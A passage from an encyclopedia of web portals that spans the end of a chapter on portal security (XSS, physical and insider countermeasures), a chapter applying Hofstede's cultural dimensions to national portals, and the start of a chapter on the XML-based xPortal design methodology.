In any circumstances, XSS security holes can be damaging and costly to a business if abused. Often, attackers will disclose these holes to the public, which can erode customer and public confidence in the security and privacy of the organisation's site (Securitydocs, 2005). On the other hand, at an individual level, the most effective way of protecting against this type of attack is to instruct the authorized users to follow links from the main Web site they are viewing only. If a user visits a site that links to the BBC, for instance, instead of clicking on it, it would be wiser to visit the BCC's main site and use its search engine to access the desired content. This will probably eliminate 90% of the problem. However, sometimes XSS can be executed automatically when a user opens an e-mail, an e-mail attachment, or reads a guestbook or bulletin board post. If this is the case, and the sender or the poster of the item that is about to be processed is unknown, users should be very careful. One of the best ways to guard oneself against this scenario is to deactivate JavaScript or VBscript in the browser settings.

Physical and Insider Countermeasures

Protecting the facility and its assets from unauthorized access, both forced or covered, is an important part of any security system (WBDG.org, 2005). Some measures to consider include compound or facility access control, fences, guards, remote controlled gates, and forced-entry ballistic-resistant (FE-BR) doors and windows. Moreover, perimeter intrusion detection systems, as well as alarms and detection devices (motion, acoustic, infrared), must be included in the security scheme. Finally, physical access to areas of the facility should be electronically supported using fingerprints, biometrics, and smart cards, leaving digital trails on appropriate log files when an a successful or unsuccessful attempt to enter the area takes place.

With respect to insider attacks, successful countermeasures include implementation and application of personnel reliability programs (Tipton & Krause, 2004) and performing background checks upon recruiting. Additionally, the appropriate management of employees, combined with adoption of a well-placed code of ethics with significant impact upon disregarding it, may keep employees satisfied or cautious enough about considering any malicious actions. Moreover, personnel access should be controlled and granted to areas of the facility that are part of their duties, and activity must be monitored by specialized surveillance systems.

Figure 4. A smart card used for health insurance in France

FUTURE TRENDS

More attacks against financial institutions are expected in the future, as criminals look for new ways to commit fraud. We also expect to see more insider attacks with a criminal profit motive. Already, most of the targeted attacks—as opposed to attacks of opportunity—originate from inside the attacked organization's network. Additionally, more politically motivated hacking attempts are expected, whether against countries, companies in "political" industries (petrochemicals, pharmaceuticals, etc.), or political organizations (Schneier, 2005).

It is to be noted that another group of experts holds a different opinion. According to their beliefs, in the years to come, program vulnerabilities will be in decline and so will security breaches. It is believed that applications will become smaller and simpler because they will rely on rock solid quality software components that will be used by all programs. Web applications and Web portals will also benefit from this philosophy, and as a result, a not negligible amount of threats will all but evaporate because the corresponding security vulnerabilities will no longer exist.

CONCLUSION

Aiming at successfully preventing and successfully dealing with the threats that compromise a legally sensitive Web portal's operation is without doubt a nontrivial task. Information systems security experts, alongside Web portal specialists and experts from other scientific fields, ought to cooperate and provide adaptable, adjustable, and appropriate countermeasures that can efficiently respond to the eventuality of any potential challenge. The latter must be achieved in order to ensure that legally sensitive Web-powered databases and Web portals will flourish, prosper, and drift along in their progress track.

REFERENCES

Breidenbach, B. (2002). *Guarding your Web site against SQL injection attacks* (E-book). Apress.

Cgisecurity.com. (2003). *Cross site scripting questions and answers*. Retrieved January 8, 2007, from http://www.cgisecurity.com/articles/xss-faq.shtml

Computerworld.com. (2003). *The future of security*. Retrieved January 8, 2007, from http://www.computerworld.com/printthis/2003/0,4814,88646,00.html

Microsoft Corporation. (2003). *Improving Web application security: Threats and countermeasures*. Microsoft Press.

Oppliger, R. (2002). *Security technologies for the World Wide Web* (2nd ed.). Artech House.

Schneier, B. (2005). Attack trends 2004-2005. Retrieved January 8, 2007, from http://www.schneier.com/blog/archives/2005/06/attack_trends_2.html

Securitydocs. (2005). *Cross site scripting (XSS) FAQ*. Retrieved January 8, 2007, from http://www.securitydocs.com/library/3472

Splain, S. (2002). *Testing Web security assessing the security of Web sites and applications*. John Wiley.

Su, Z., & Wassermann, G. (2006). The essence of command injection attacks in Web applications. In *Proceedings of the 33rd Annual Symposium on Principles of Programming Languages (POPL'06)*.

Tipton, H. F., & Krause, M. (2004). *Information security management handbook* (5th ed.). CRC Press.

WBDG.org. (2005). *Provide security for building occupants and assets*. Retrieved January 8, 2007, form http://www.wbdg.org/design/provide_security.php

Wikipedia.org. (2006). Retrieved January 8, 2007, from http://en.wikipedia.org /wiki/Main_Page

KEY TERMS

Code of Ethics: A formal statement of the company's values on ethics and social issues. Some set out general principles about the company's beliefs on matters such as quality, employees, or the environment. Others set out the procedures to be used in specific ethical situations, such as conflicts of interest or the acceptance of gifts.

Cookie: A small packet of information stored on users' computers by Web sites in order to uniquely identify the user across multiple sessions.

Database: An organized collection of data (records) that are stored in a computer in a systematic way, so that a computer program can consult it to answer questions. The database model in most common use today is the relational model, which represents all information in the form of multiple related tables, with each one consisting of rows and columns.sa

Database Server: A computer program that provides database services to other computer programs or computers, as defined by the client-server model. The term may also refer to a computer dedicated to running such a program.

Firewall: A piece of hardware or software which functions in a networked environment to prevent the escape of communication forbidden by the security policy.

IP Security (IPsec): A standard for securing Internet Protocol (IP) communications by encrypting or authenticating all IP packets. IPsec provides security at the network layer.

Secure Sockets Layer (SSL): A cryptographic protocol which provides secure communications on the Internet.

Transport Layer Security (TLS): An SSL's successor. Although there are slight differences between SSL 3.0 and TLS 1.0, the protocols are substantially the same.

Web Server: A computer program hosted in a computer that is responsible for accepting HTTP requests from clients, which are known as Web browsers, and serving them Web pages, which are usually HTML documents.

Cross-Cultural Dimensions of National Web Portals

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INTRODUCTION TO CULTURE

Culture can be defined as the manifestation of "learned behavior consisting of thoughts, feelings and actions" (Hoft, 1996, p. 41) formed under the influences of social, biological, psychological, economic, and ecological environments over an extended period of time. But, as Hoft notes, culture is a complex subject encompassing many diverse concepts. By 1952, Kroeber and Kluckhohn (1963) had already identified 164 definitions of culture, ranging from "learned behavior" to "ideas in the mind," "a logical construct," "a statistical fiction," and "a psychic defense mechanism," and claimed that over 300 existed (p. 291). Culture is a product of learning (Hoebel, 1971; Murdock, 1965), varying from place to place and changing over time. Such changes are accelerated by various social exchanges, direct and indirect, among peoples. Creative processes or innovations diffuse through cultures, so times of rapid technological innovation are likely to see accelerated cultural change.

This article examines national Web portals in countries around the world. Portals are "gateways" to the Internet; Web sites that provide some basic information and services themselves and, more importantly, provide access to selected sites in the Internet through links and to many other sites through search engines. Initially, there were only a few such sites (notably Yahoo!). But Yahoo! was quickly followed not only by American competitors but national portals in many countries. While national portals show considerable similarity, some important differences reflecting local cultures can be found.

CONVERGENCE AND DIVERGENCE

When new technologies become available and cultures adopt them, there is a wide range of possible outcomes that can be described along a dimension of convergence to divergence. Sometimes, cultures become more similar as they adopt technology, leading to convergence. Alternatively, cultures may adopt technology in different ways that maintain or even further accentuate their differences. This leads to divergence. These hypotheses are discussed in more detail by Webber (1969), Yang (1988), and Ronen (1986). With convergence, economic development means that cultures should begin to become more similar in social organization, class structure, family characteristics, and so forth, as they must pass through a "relatively fixed pattern of development" (Coughlin, 2000, p. 422). In addition, "the rapid growth of telecommunications and computing technology … holds profound implications for possible societal convergence" (Coughlin, 2000, p. 428). The Internet could play a key role in this process. While research shows that convergence is by no means inevitable, particularly in a simple linear fashion, the concept remains a useful way to view the impact of change on cultures.

Most research on global or international information systems takes a divergence perspective, pointing out the problems that can occur when cultural differences are ignored. For example, Fernandes (1995) and Del Galdo and Nielsen (1996) provide guidance on user interface design. Both books point out problems that have occurred when user interfaces designed for one culture have been applied to another. More recently, researchers have focused on the Internet. Okazaki and Rivas (2002) discuss how organizations can design Web pages for specific cultures, while Luna, Peracchio, and de Juan (2002) and Seilheimer (2004) discuss the difficulties in using a single site to serve many cultures. Simon (2001) found differences in the perception of Web sites and satisfaction with them among different cultures (and between men and women), while Marcus and Gould (2000) reviewed selected Web pages, and found that culture affects their design.

However, when Ein-Dor, Segev, and Orgad (1993) investigated the effect of culture on international information system construction, they found considerable consistency, and thus, support for the convergence view. Ito and Nakakoji (1996) provide an interesting example of convergence, showing how Japanese word processors follow a Western typewriter model. They note that Japanese programmers

Table 1. Hofstede's cultural dimensions

Dimension	Description
Individualism Collectivism	Individualistic cultures expect their members to be independent and look after themselves. Collectivist cultures have a tightly knit framework of mutual dependencies and obligations.
Power Distance	High Power Distance cultures accept unequal distribution of power within its society. Low Power Distance cultures strive for equalization and participation.
Uncertainty Avoidance	Strong Uncertainty Avoidance cultures attempt to control uncertainty by strict rules and codes of behavior. Weak Uncertainty Avoidance cultures are not as strictly controlled and deviation is more acceptable.
Masculinity Femininity	Masculine cultures emphasize achievement, success, and assertiveness. Feminine cultures emphasize caring, close relationships, and harmony.
Long-Term Orientation Short-Term	Long-term oriented cultures promote the family, respect for older people, and virtuous behavior such as hard work and frugality. Short-term oriented cultures develop equal relationships, emphasize the individual, and promote creativity and self-actualization.

began with English languages (e.g., Fortran) and were reluctant to switch later to Japanese programming languages. Thus, information technology can also be a force for cultural homogeneity. However, Bagchi, Hart, and Peterson (2004) found that the Japanese favored fax communication over e-mail much more than Americans, because of the difficulty in representing Japanese characters in e-mail.

At the same time, researchers must remain aware that all differences may not be attributable to culture. As Hofstede (2001, p.68) notes, "if 'hard' variables (economic, biological, technological) predict a country variable better, cultural indexes are irrelevant."

The Internet is changing the way we do business, obtain an education and learn other skills, gather information, bank and invest, pay bills, listen to music, see movies, buy and sell things, exchange greetings and communicate with others, express views, participate in debates, and are entertained. These changes are likely to affect cultures. But are all cultures being affected in similar ways, leading to greater cultural homogeneity (i.e., convergence)? Is the Internet a "virtual cultural region," as Johnston and Johal (1999) suggest? Or are different cultural groups adopting this particular information technology in different ways consistent with their culture (i.e., divergence)?

MEASURING CULTURE

Given the wide range of definitions, measuring culture is clearly a challenge. Geert Hofstede (2001) has provided a useful framework (which has been popular since the first edition of this book was published in 1980). Perhaps this work is particularly popular within the IT literature because his subjects were IBM employees. While there are critics, for example, MacSweeney (2002), any empirical research on culture should at least consider this work.

Hofstede (2001) found that culture may be differentiated via five major dimensions. These dimensions are described in Table 1 (adapted from Hunter & Beck, 1997). He then measured these dimensions in 53 countries, reporting both the score and the rank. For example, Malaysia has the highest score on power distance (104), and Austria (11) the lowest.

CULTURE AND WEB PORTALS

Web portals are Internet sites intended to be the starting point to locate information and services on the Web. Yahoo!, which began as a search engine in 1994, is perhaps the best known example. Full-service national portals are now quite common. They are designed to appeal to a more focused audience within a country or culture, typically offering a search engine, directories of links on a set of selected topics, news items (including weather, sports, entertainment, and stock market results), advertisements and shopping, and other services such as free e-mail services and Web pages. As the world adopts Internet technology, portal developers must balance pressures towards convergence (to provide a site much like Yahoo!, which its intended customers may already be using) and divergence (to reflect cultural variations in their indigenous portals).

Paralleling the tremendous growth of e-commerce and other Internet services, the role of portals will continue to evolve rapidly. Portals may become the major link to entertainment and informational video (as the Internet and television converge), telecommunications (offering video phone calls), financial transactions, and other key services. Therefore, portals have the potential to become a major public policy issue. In a related area, Canada has tried to protect its magazine industry against "split-run" American magazines (Magder, 1998), which add minimal Canadian content to the existing American content in an attempt to qualify as Canadian. Other countries have similar concerns and will want to take steps to protect their interests. Yet major portal providers often provide “split-run portals” for major countries and groups. For example, as of January 2006, Yahoo! offers links to 35 national or regional portals from a Y! International link on its page, plus site for American Chinese and Spanish speaking people. Some offer considerable local content, but there are currently few regulations or monitoring agencies to control this. Of the parent companies for the top 10 United Kingdom destinations in the Nielson (2005) Net Ratings (Home Panel) for December, only the BBC is not American.

Some limitations of using portals to reflect culture should also be noted. In some countries, only a small percentage of the population has access to the Internet. They are likely to be younger, wealthier, and better educated than the average citizen (Johnston & Johal, 1999). Some will have gone outside their countries, often to Europe or the United States, for their education and are thus more familiar with these cultures. Some national portals may even target expatriates. Thus, until access to the Internet greatly increases, an argument can be made that national portals are directed at a small (and not necessarily representative) segment of some cultures.

CULTURAL DIFFERENCES AMONG WEB PORTALS

The Internet has emerged as a great equalizer in respect to global information access, access to global markets, and gender equality (Hoffman, 1998). But all national portals are not the same. Color combinations, contents, and level of details vary. Religion and politics are not profiled in all of the national portals. Women’s issues do not receive much attention, either. However, in many countries, immigration to the West is a very significant process of social mobility, and this is reflected in their national portals. Such countries have large expatriate communities. For example, Indian communities abroad can keep in touch with the latest gossip from the movie industry in Mumbai (Bollywood). Arranged marriage is common in India and thus, as expected, matrimonial advertisements are prominent in their national portals. (In other cultures, the focus may be on dating rather than marriage.) Obtaining stock quotes is a common feature in many countries, while others do not have this option. The reason may be partially technical (difficulty obtaining real-time quotes) and market-driven (low stock ownership), but there could also be a sense that pursuit of wealth is not as socially acceptable in some places.

However, technology has led to convergence in some areas. Yahoo! has apparently been followed en masse, both in design and diversity of contents. The color of hyperlinks is set to blue as the default in many software packages (e.g., FrontPage) and, because these packages (products of the USA) are commonly used throughout the world, text links are overwhelmingly blue. (NetPakistan is an exception, using its national color, green.) However, some colors change over time. Zahir, Dobing, and Hunter (2002, 2003) found that Thailand’s national color, purple, dominated Thailand.com but by 2006, it is used only for the logo.

Some differences among portals can be attributed to Hofstede’s cultural dimensions. Zahir et al. (2002, 2003) found support for four of the five dimensions, but did not analyze long term orientation due to a lack of data. However, portals change quickly and, as noted with colors, content changes. The Costa Rican portal (costaricacenter.com) no longer emphasizes its history, and is aimed more at tourists. (Other portals for that country are even more tourist oriented.) The Australia and New Zealand portal (Anzwers) still does not feature links to women’s issues, religion, and personals, consistent with its individualistic culture. However, the Indonesian portal (Indo.com) no longer displays its collectivist culture through a link to children’s stories. The prominent sports links on the Malaysian and Netherlands sites no longer stand out, and all four Spanish portals analyzed at that time are no longer accessible under the old names. National portals containing erotica links included Argentina, Belgium, Germany, and The Netherlands in 2001. These cultures ranked relatively high (in comparison to the other dimensions) on Hofstede’s power-distance dimension. Some portals still retain direct links to erotica, including Austria (krone.at) and Argentina (elsitio.com/ar – all South American sites in this family have the same link), but Belgium (Netbel.be) and Germany (web.de) no longer do.

CONCLUSION

Culture does seem to impact on Web portal design. This could lead to greater convergence in the future, as portals increasingly copy features found elsewhere, or divergence, as developers become more skilled and are able to customize their portals further rather than borrowing heavily from established portals. This issue will only be decided over time, but might parallel the differences found in television shows across countries.

While more research is needed in this area, there are some challenges that must be faced. First, it is not easy to identify appropriate portals to represent different countries. Searches on “portal” plus a country name are much more likely to bring up tourist portals than those used by citizens. When multiple portals are found that are aimed at the country’s citizens, they may represent different ethnic groups, religions, areas, and so forth, and thus, different cultures. Finding data on their audience sizes may also be difficult. Second, portals may change URLs or go out of business entirely, which limits continuity in longitudinal studies. Even if they remain, owners and developers change, and this is usually hidden from casual viewers. Third, researchers need to be careful of seasonal effects. Interest in sports and religion, for example, will peak at different times in different countries.

REFERENCES

Bagchi, K., Hart, P., & Peterson, M. F. (2004). National culture and information technology product adoption. *Journal of Global Information Technology Management, 7*, 29-46.

Coughlin, R. M. (2000). Convergence theories. In E. F. Borgatta & R. J. V. Montgomery (Eds.), *Encyclopedia of sociology* (2nd ed., pp. 422-431). New York: Macmillan.

Del Galdo, E. M., & Nielsen, J. (1996). *International user interfaces*. New York: John Wiley & Sons.

Ein-Dor, P., Segev, E., & Orgad, M. (1993). The effect of national culture on IS: Implications for international information systems. *Journal of Global Information Management*, *1*, 33-44.

Fernandes, T. (1995). *Global interface design*. Boston: Academic Press.

Hoebel, E. A. (1971). The nature of culture. In H. L. Shapiro (Ed.), *Man, culture and society* (pp. 208-222). London: Oxford University Press.

Hoffman, K. E. (1998). Internet as gender-equalizer? *Internet World, 4*(37), 32.

Hofstede, G. (2001). *Culture's consequences: Comparing values, behaviors, institutions and organizations across nations*. Thousand Oaks, CA: Sage Publications.

Hoft, H. (1996). Culture and design. In E. M. Del Galdo & J. Nielsen (Eds.), *International user interfaces* (pp. 41-73). New York: John Wiley & Sons.

Hunter, M. G., & Beck, J. (1997). A cross-cultural comparison of "excellent" systems analysts. *Information Systems Journal, 6*, 261-281.

Ito, M., & Nakakoji, K. (1996). Impact of culture on user interface design. In E. M. Del Galdo & J. Nielsen (Eds.), *International user interfaces* (pp. 105-126). New York: John Wiley & Sons.

Johnston, K., & Johal, P. (1999). The Internet as a "virtual cultural region": Are extant cultural classification schemes appropriate? *Internet Research, 9*, 178-186.

Kroeber, A. L., & Kluckhohn, C. (1963). *Culture: A critical review of concepts and definitions*. New York: Vintage Books.

Luna, D., Peracchio, L. A., & de Juan, M. D. (2002). Cross-cultural and cognitive aspects of Web site navigation. *Academy of Marketing Science Journal, 30*, 397-410.

MacSweeney, B. (2002). Hofstede's model of national cultural differences and their consequences: A triumph of faith—A failure of analysis. *Human Relations, 55*, 89-118.

Magder, T. (1998). Franchising the candy store: Split-run magazines and a new international regime for trade in culture. *Canadian American Public Policy, 34*, 1-66.

Marcus, A., & Gould, E. W. (2000). Crosscurrents—Cultural dimensions and global user-interface design. *Interactions, 7*, 32-46.

Murdock, G. P. (1965). *Culture and society*. Pittsburgh, PA: University of Pittsburgh Press.

Nielson. (2005). *Net ratings: United Kingdom home panel top 10 parent companies Web usage data.* Retrieved from http://www.netratings.com/news.jsp?section=dat_to&country=uk

Okazaki, S., & Rivas, J. A. (2002). A content analysis of multinationals' Web communication strategies: Cross-cultural research framework and pre-testing. *Internet Research, 12*, 380-390.

Ronen, S. (1986). *Comparative and multinational management*. New York: John Wiley & Sons.

Seilheimer, S. D. (2004). Productive development of World Wide Web sites intended for international use. *International Journal of Information Management, 24*, 363-373.

Simon, S. J. (2001). The impact of culture and gender on Web sites: An empirical study. *Database for Advances in Information Systems, 32*, 18-37.

Webber, R. H. (1969). Convergence and divergence. *Columbia Journal of World Business, 4*, 75-83.

Yang, K. S. (1988). Will societal modernization eventually eliminate cross-cultural psychological differences? In M. H. Bond (Ed.), *The cross-cultural challenges to social psychology* (pp. 67-85). Newbury Park: Sage Publications.

Zahir, S., Dobing, B., & Hunter, M.. G. (2002). Cross-cultural dimensions of Internet portals. *Internet Research: Electronic Networking Applications and Policy, 12*, 210-220.

Zahir, S., Dobing, B., & Hunter, M. G. (2003). Analysis of the cross-cultural dimensions of national Web portals. In S.

Kamel (Ed.), *Managing globally with information technology* (pp. 36-49). Hershey, PA: IRM Press.

KEY TERMS

Cultural Convergence: The process by which cultures become more similar, in particular, as they adopt technology.

Cultural Dimensions: Hofstede proposed that culture can be differentiated via five major dimensions: individualism/collectivism, power distance, uncertainty avoidance, masculinity/femininity, long/short term orientation.

Cultural Divergence: The process by which cultures maintain or even further accentuate their differences, particularly by adopting technology in different ways.

Culture: Learned behavior consisting of thoughts, feelings, and actions formed under the influences of social, biological, psychological, economic, and ecological environments over an extended period of time.

National Portal: A portal designed to appeal to a more focused audience within a country or culture.

Portal: A "gateway" to the Internet, a Web site that provides some basic information and services itself and, more importantly, provides access to selected sites in the Internet through links and to many other sites through search engines.

Yahoo!: An early portal that began as a set of favorite links of the founders, David Filo and Jerry Yang. The categorization and format used became a standard for other portals, and it remains the preeminent Internet portal today.

D

A Declarative Approach for Designing Web Portals

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INTRODUCTION

As many enterprise and industrial content management techniques are moving towards a distributed model, the need to exchange data between heterogeneous data sources in a seamless fashion is constantly increasing. These heterogeneous data sources could arise from server groups from different manufacturers or databases at different sites with their own schemas. Since its introduction in 1996, eXtensible Markup Language (XML) (W3C-XML, 2004) has established itself as the open, presentation independent data representation and exchange medium. XML provides a mechanism for seamless data exchange in many industrial informatics settings. In addition, XML is also emerging as the dominant standard for storing, describing, representing, and interchanging data among various enterprises systems and databases in the context of complex Web enterprises information systems (EIS). For such Web EIS (such as e-commerce and portals) to be successful, it is important to apply a high level, model-driven solution to design and implementation techniques that are capable of handling heterogonous schemas and documents. For this, we need a methodology that provides a higher level of abstraction of the domain in question, with rigorously defined standards that are to be more widely understood by all stakeholders of the system. With the introduction of XML Schema, which provides rich facilities for constraining, describing, and defining enterprise XML content, the XML technologies provide a good platform (and the flexibility) for modelling, designing and representing complex enterprise contents for building successful EIS. For example, a particular user may want to get an appropriate view of such XML data at a given location or level of the company. One way to handle such a complex task is to build semantic-aware enterprise Web sites and Web portals (Nakano, 2002; Tatnall, 2004).

Furthermore, XML and user-aware dynamic user interface design technologies have gained a foothold in mainstream Web engineering research. With the introduction of XML schema (W3C-XSD, 2001) and related querying technologies, XML has established itself as the language for the Web. To enhance XML's ability to include high level modelling capabilities and data abstraction, various supplementary techniques have been proposed by research communities including automated schemata transformation based design methodologies (Feng, Chang, & Dillon, 2003), view mechanisms and a high-level XML view design methodology (Rajugan, Chang, Dillon, & Feng, 2005, 2006). We argue that, unlike old Web portal designs, these new technologies and methodologies provide an added enhancement for developing meaningful Web portals. In addition, new security and access control mechanisms for XML and the Web have improved trustworthiness and collaboration among distributed Web communities and enterprises (Nakano, 2002; Steele, Gardner, Chandra, & Dillon, 2005). This results in design and development of distributed portals for information sharing and collaborative work such as 3rd party logistics (Chang et al., 2003; ITEC, 2002; Logistics, 2004).

BACKGROUND

There are many existing works that deal with the possibility of application of portal in different areas of use (Gant & Gant, 2002), and on the classification and discussion of different type of portal (Tatnall, 2004). In related literatures, many forms of portals are discussed ranging from generic information oriented community portals to complex enterprise and e-business portals (Chang et al., 2003) for the employees (e.g., workflow systems, SAP), B2B (e.g., supply chain management systems), B2C (e.g., Web EDI), and C2C (e.g.,.

eBay, IT user groups). The advancing of Web technologies have resulted in variety of platforms from leading software vendors (IBM, SAP, Oracle, etc.) that concentrated on the issue of building and deploying of Web portals. However, these solutions are mainly technological and community oriented (i.e., constraint by community they are designed to serve) and *not* by issues such as semantics, expandability (high-level design, future constraints), adoptability (user interface, change of business process, etc.), data (data formats, structure, availability) and knowledge (semantics of collective or aggregate information).

One of the more recent work that have look into the issues of the actual design and development of a portals, is Bellas, Fernández, and Muiño (2004), where the authors looks at the development of portal from a software engineering perspective. In Aragones and Hart-Davidson (2002), usability issues are taken into account and the importance of evaluating these on customizable portals is also discussed. There is a lack of research directions that provide a comprehensive design and technological solution for addressing both Web data and Web user interface design issues under one design methodology. We argue that, such a combined designing approach is a *must* for any Web system development such as portals.

In Gu, Henderson-Sellers, and Lowe (2002), the authors have argued that there are two aspects of technical architecture that a Web modelling language must possess for it to be used effectively on the development of Web systems, namely information architecture and functional architecture. In the related literature, there is a lack of consideration of the idea that the implementation of a Web user interface (WUI) is quite different to that of a traditional software system, as a traditional software GUI is mainly constructed through the use of GUI widgets. Also, the kinds of device that are used for the display of WUI are much more diverse, such as PDAs, mobile phone, and so forth. Over the years, several techniques have been introduced in the literature for the modeling and design of Web-based systems. There is a heavy concentration in the earlier methods to be; (a) hypertext-oriented (Garzotto, Paolini, & Schwabe, 1993; Schwabe, Rossi, & Barbosa, 1996), or (b) data centric or data driven (Ceri, Fraternali, & Bongio, 2000). While some of the more recent methods have its base on (c) object oriented paradigm (Conallen, 1999). These models were found to not pay sufficient attention to users, who are central in Web systems. These systems, hypertext, or data centered approaches need to be contrasted with the (d) user-centered approach (Chang & Dillon, 1999; Troyer & Leune, 1998).

In general, most of the aforementioned methods have navigational design addressed in the process. However, the navigational model is often a by-product of the underlying domain model, which does not always provide the user view required as the user would like to perceive the information. Rather, it only maps this data model from a representation of the data suitable for storage and efficient for system manipulation directly onto the presentation layer. It can be observed there is the assumption that all the data sources come from the internal system. However, with the swift advent of technologies such as Web services and agent-based systems, the final contexts that are presented to user on client devices may include content from a number of different data sources. This will certainly have a fundamental effect on the way the whole system is to be built.

MOTIVATION

In recent years, many research directions are revisiting the issue of Web engineering to investigate metadata semantics for Web content that is independent of the presentation oriented Web page mark-ups. Such momentum was initially created by the Semantic Web initiatives (W3C-SW, 2005), where domain specific Web content are described using metadata languages such as XML, OWL (W3C-OWL, 2004), RDF (W3C-RDF, 2004), and so forth. Though useful, it is a complex task to provide a presentation independent, yet generic, semantically rich Web content description for small scale Web sites (and Web portals). Also challenging are the Web useability concerns (Gardner, Chang, & Dillon, 2003a, 2003b) that is core to the success of the Web (and the Semantic Web). Here, in this article, we try to address part of this problem, the Web metadata description and (generic) logical storage structure for Web site content.

Thus, the core issues to this research in the context of Web portal design are (Gardner et al., 2003a, 2003b; Rajugan, Gardner, Chang, & Dillon, 2005):

1. (Web user) context selection
2. (Web user) task design
3. Web content (data) representation

The main motivation for the *x*Portal includes:

1. **Web Content:** The separation of Web site and Web portal content from presentation oriented languages such as XHTML, embedded scripts (e.g., JavaScript, server pages, etc.)
2. **Web Interface/Navigation Design:** A top-down Web User interaction analysis model (WUiAM). Utilization of the dynamic modelling approaches of WUiAM (Gardner et al., 2003a, 2003b) to develop robust and user friendly Web user interfaces to support Web sites and Web portals.
3. **Design Methodology:** A top-down Web site modelling and design approach using Object-Oriented (OO) conceptual modelling techniques
4. **Generic Model:** A generic (logical) storage and description model to represent Web content (in the form of Web site and Web portal definitions)

5. **XML:** Utilization of XML (and XML schema) as the metadata and Web Content Description Language
6. **Views in Layered View Model (LVM):** Utilization of LVM (Rajugan, Chang, et al., 2005; Rajugan et al., 2006) to support (1), (3), (4) and (5) above to develop a design methodology that is analogous to the MDA approach.

In this article, we describe a methodology which combines the techniques of a user-centric Web interface design model (Gardner et al., 2003a, 2003b) and a layered view model (LVM) for XML (Rajugan, Chang, et al., 2005) to form a declarative approach that support the analysis (at the conceptual level), design (at the logical level) and deployment (at the implementation level) of extensible (Web) portals called *x*Portal. It is a design methodology and a technological solution to successfully design and implement Web portals.


In addition, to date, OMG UML (OMG-UML™, 2003) has proven itself as the language of choice for modelling EIS using OO techniques. Thus, in this article, we use UML coupled with a proven Web user interface analysis framework (WUiAM) and present a Web portal design methodology, to design and implement semantically rich Web sites and portals to manage and distribute user-centric Web contents.

EXTENSIBLE PORTAL (xPORTAL)

The aim of *x*Portal is to provide a top-down design methodology to model Web portals at the conceptual and logical levels by combining the notion of a layered view model (LVM) for XML and a user-centric Web interface (and navigation) design model to support the modeling and design in Web portals development. *x*Portal is a concept based on the eXtensible Web (xWeb) (Rajugan, Gardner et al., 2005) architecture. The portal is based on portlets derived using the (XML) views. That is to say, each portal is a collection of one or more views in the LVM. One of the main advantages of the *x*Portal system is; it can be designed and implement using top-down approach (from conceptual level to document/implementation level).

At the conceptual level, in a given domain, individual portlets and portals can be designed using *conceptual views* (Rajugan, Chang et al., 2005) (Rajugan, Chang et al., 2005) and later transformed to schema views at the logical level and instance views document level. The approach enables us to model, create and represent Web portal metadata semantics (i.e., content description, user interface description etc.) and Web content (i.e., portal data, user interface definitions etc.) using a unified XML repository. The steps to build such Web site include three levels (a) conceptual, (b) logical and (3) document level. The *x*Portal architecture can be divided into three conceptual layers (Figure 1).

Figure 1. xPortal conceptual layers



1. **Portal Content Layer:** The portal content layer is the Web content represented using XML (and corresponding XML Schema), used for the construction of portlets (and portals). The architectural construct for this layer is the xWeb.
2. **Portal Composition Layer:** The portal composition layer corresponds to portal description and content that is defined using XML views and XML (view) schemas. This layer is similar to XML view repository in the xWeb.
3. **Portal Presentation Layer:** This layer corresponds to materialized portals or XML views with content and presentation semantics represented in a user accessible form usually represented as XHTML pages. This layer is comparable to xWeb pages.


The Portal Content Layer

In this layer, the designer needs to create the content, define the semantic of data, site structure and layout and user access control if required for their portal using a generic UML class model. The class model defines the structure and capture all the detail of the Web site, and serves as the XML repository for the Web site. Note that here we are utilizing UML as a modeling tool for the portal system, the choice of using UML as the modeling techniques have given the advantage allowing a formal model of the system to be capture, and yet it can easily be visualize by the designer. UML is by far the most dominate object-oriented based modeling language in use today, this mean that many Web engineers would already be familiar with it. Besides the actual content of the portal system, the XML repository also requires to have the definition of Web interface presentational details. This is achieved by using the Web user interaction analysis model (Gardner et al., 2003a), as a tool for the logical design of the portal user interface.

The Portal Composition Layer

This layer represents all necessary data and semantics of the portlet and portal pages (page contents, layouts, resources,

Figure 2. xPortal framework components (context diagram)



etc.) represented and captured in XML (with corresponding schema definitions), as shown in Figure 2. Also, here the *logic Web user interface* definitions contribute to the way the XML (view) document are defined, as it provides the basis for content styling definitions.

The Portal Presentation Layer

